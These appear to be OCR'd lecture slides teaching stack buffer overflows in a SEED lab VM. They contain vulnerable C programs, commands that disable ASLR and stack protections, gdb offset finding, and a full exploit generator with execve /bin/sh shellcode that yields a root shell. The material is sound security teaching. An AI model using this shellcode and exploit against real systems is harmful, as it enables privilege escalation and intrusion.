
A Running Example

```
0000054d <function>:
 54d:   55                      push   %ebp
 54e:   89 e5                   mov    %esp,%ebp
 550:   53                      push   %ebx
 551:   83 ec 14                sub    $0x14,%esp
 554:   e8 76 00 00 00          call   5cf <__x86.get_pc_thunk.ax>
 559:   05 7b 1a 00 00          add    $0x1a7b,%eax
 55e:   83 ec 0c                sub    $0xc,%esp
 561:   8d 55 ec                lea    -0x14(%ebp),%edx
 564:   52                      push   %edx
 565:   89 c3                   mov    %eax,%ebx
 567:   e8 74 fe ff ff          call   3e0 <gets@plt>
 56c:   83 c4 10                add    $0x10,%esp
 56f:   90                      nop
 570:   8b 5d fc                mov    -0x4(%ebp),%ebx
 573:   c9                      leave
 574:   c3                      ret
```

Enter the function



Gets



Function Return


```
573:   c9                      leave
574:   c3                      ret
```

leave

```
mov    %ebp, %esp
pop    %ebp
```

Ret:

pop eip



Buffer Overflow

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure
- Happens when buffer boundaries are neglected and unchecked
- Can be exploited to modify
  - return address on the stack
  - function pointer
  - local variable
  - heap data structures

Smashing the Stack

- Occurs when a buffer overflow overwrites data in the program stack
- Successful exploits can overwrite the return address on the stack
  - Allowing execution of arbitrary code on the targeted machine


A Vulnerable Program

- The copied string will overflow the buffer – buffer overflow

```
void foo(char *str)
{
    char buffer[12];

    /* The following statement will result in buffer overflow
        */
    strcpy(buffer, str);
}

int main()
{
    char *str = "This is definitely longer than 12";
    foo(str);

    return 1;
}
```

A Vulnerable Program

- Consequence: the buffer will overwrite the return address!
  - case I: the overwritten return address is invalid -> crash (why?)
  - Case II: the overwritten return address is valid but in kernel space
  - Case III: the overwritten return address is valid, but points to data
  - Case IV: the overwritten return address happens to be a valid one




How to Exploit: Vulnerable program

stack.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);                          ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);      ②
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

How to Exploit



How to Exploit

- First, we need to put malicious code into the memory – we put them into the “badfile”
- Second, we need to force the program jump to our code – which has been copied into the memory. – overwrite the return address

Experiments: Prepare environment

- Download the seedlab ubuntu 16.04 (32 bit vm)
- https://seedsecuritylabs.org/lab_env.html
- Disable ASLR

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Compile the Vulnerable Program

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- -z execstack: make the stack executable, since our shell code will be on the stack
- -fno-stack-protector: close stack guard

```
$ echo "aaaa" > badfile
$ ./stack
Returned Properly
$
$ echo "aaa ...(100 characters omitted)... aaa" > badfile
$ ./stack
Segmentation fault (core dumped)
```

First the address of shell code


- How to find the address of our shell code, which has been copied into the memory (on the stack)
  - Option I: brute force: 2^32
  - Option II: be smart based on observations
    - the stack is usually starting from a fixed location

```c
#include <stdio.h>
void func(int* a1)
{
        printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}
int main() {
        int x = 3;
        func(&x);
        return 1;
}
```

```
[05/05/19]seed@VM:~/.../bufferoverflow$ ./prog
 :: a1's address is 0xbffff310
[05/05/19]seed@VM:~/.../bufferoverflow$ ./prog
 :: a1's address is 0xbffff310
[05/05/19]seed@VM:~/.../bufferoverflow$ ./prog
 :: a1's address is 0xbffff310
[05/05/19]seed@VM:~/.../bufferoverflow$
```

Improving chances of Guessing

- Add NOP instructions -> create multiple entries for malicious code



Find the Address Using GDB

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo      ← 在函数 foo() 处设置一个断点
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Ebp = 0xbfffeaf8


Return address = ebp + 4

First nop: ebp + 8

Buffer to ebp: 108

Buffer to return address: 108 +4 =112

Construct the input file



Exploit

```
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax     */
    "\x50"                  /* pushl   %eax          */
    "\x68""//sh"            /* pushl   $0x68732f2f   */
    "\x68""/bin"            /* pushl   $0x6e69622f   */
    "\x89\xe3"              /* movl    %esp,%ebx     */
    "\x50"                  /* pushl   %eax          */
    "\x53"                  /* pushl   %ebx          */
    "\x89\xe1"              /* movl    %esp,%ecx     */
    "\x99"                  /* cdq                   */
    "\xb0\x0b"              /* movb    $0x0b,%al     */
    "\xcd\x80"              /* int     $0x80         */
;

 void main(int argc, char **argv)
 {
   char buffer[200];
   FILE *badfile;

   /* A. Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 200);

   /* B. Fill the return address field with a candidate
         entry point of the malicious code */
   *((long *) (buffer + 112)) = 0xbffff188 + 0x80;
```

```
   // C. Place the shellcode towards the end of buffer
   memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
       shellcode,
           sizeof(shellcode));

   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
   fwrite(buffer, 200, 1, badfile);
   fclose(badfile);
}
```

Exploit

- First, we do not use 0xbffff188 +8 as the entry point (why?)
  - That mean is obtained through gdb, which may be a little different from real value.
- Second, 0xbffff1888 + nnn cannot contain 0


```
$ rm badfile
$ gcc exploit.c -o exploit
$ ./exploit
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Shellcode

```
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax     */
    "\x50"                  /* pushl   %eax          */
    "\x68""//sh"            /* pushl   $0x68732f2f   */
    "\x68""/bin"            /* pushl   $0x6e69622f   */
    "\x89\xe3"              /* movl    %esp,%ebx     */
    "\x50"                  /* pushl   %eax          */
    "\x53"                  /* pushl   %ebx          */
    "\x89\xe1"              /* movl    %esp,%ecx     */
    "\x99"                  /* cdq                   */
    "\xb0\x0b"              /* movb    $0x0b,%al     */
    "\xcd\x80"              /* int     $0x80         */
;
```

- Eax: 11. execve system call number
- Ebx: address of command
- Ecx: address of argv[]. Argv[0] -> “/bin/sh”, argv[1]= 0
- Edx: environment variables. Could be null

Shellcode: Step I




(a) Set the ebx register (b) Set the eax, ecx, and edx registers

- xorl %eax,%eax：对%eax 使用 XOR 操作将把它设置为零值，同时避免在代码中出现零。
- pushl %eax：把零压入栈中，这代表字符串 “/bin/sh” 的结束。
